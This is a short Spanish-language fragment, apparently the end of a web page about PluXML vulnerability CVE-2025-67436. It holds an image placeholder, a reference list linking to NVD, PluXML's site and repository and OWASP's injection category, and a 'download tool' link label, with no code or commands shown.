
imagen imagen

Referencias

  • CVE-2025-67436: https://nvd.nist.gov/vuln/detail/CVE-2025-67436
  • Sitio web oficial de PluXML: https://www.pluxml.org/
  • Repositorio de PluXML en GitHub: https://github.com/pluxml/PluXml
  • OWASP Top 10 - A03:2021 Inyección: https://owasp.org/Top10/A03_2021-Injection/
Descargar herramienta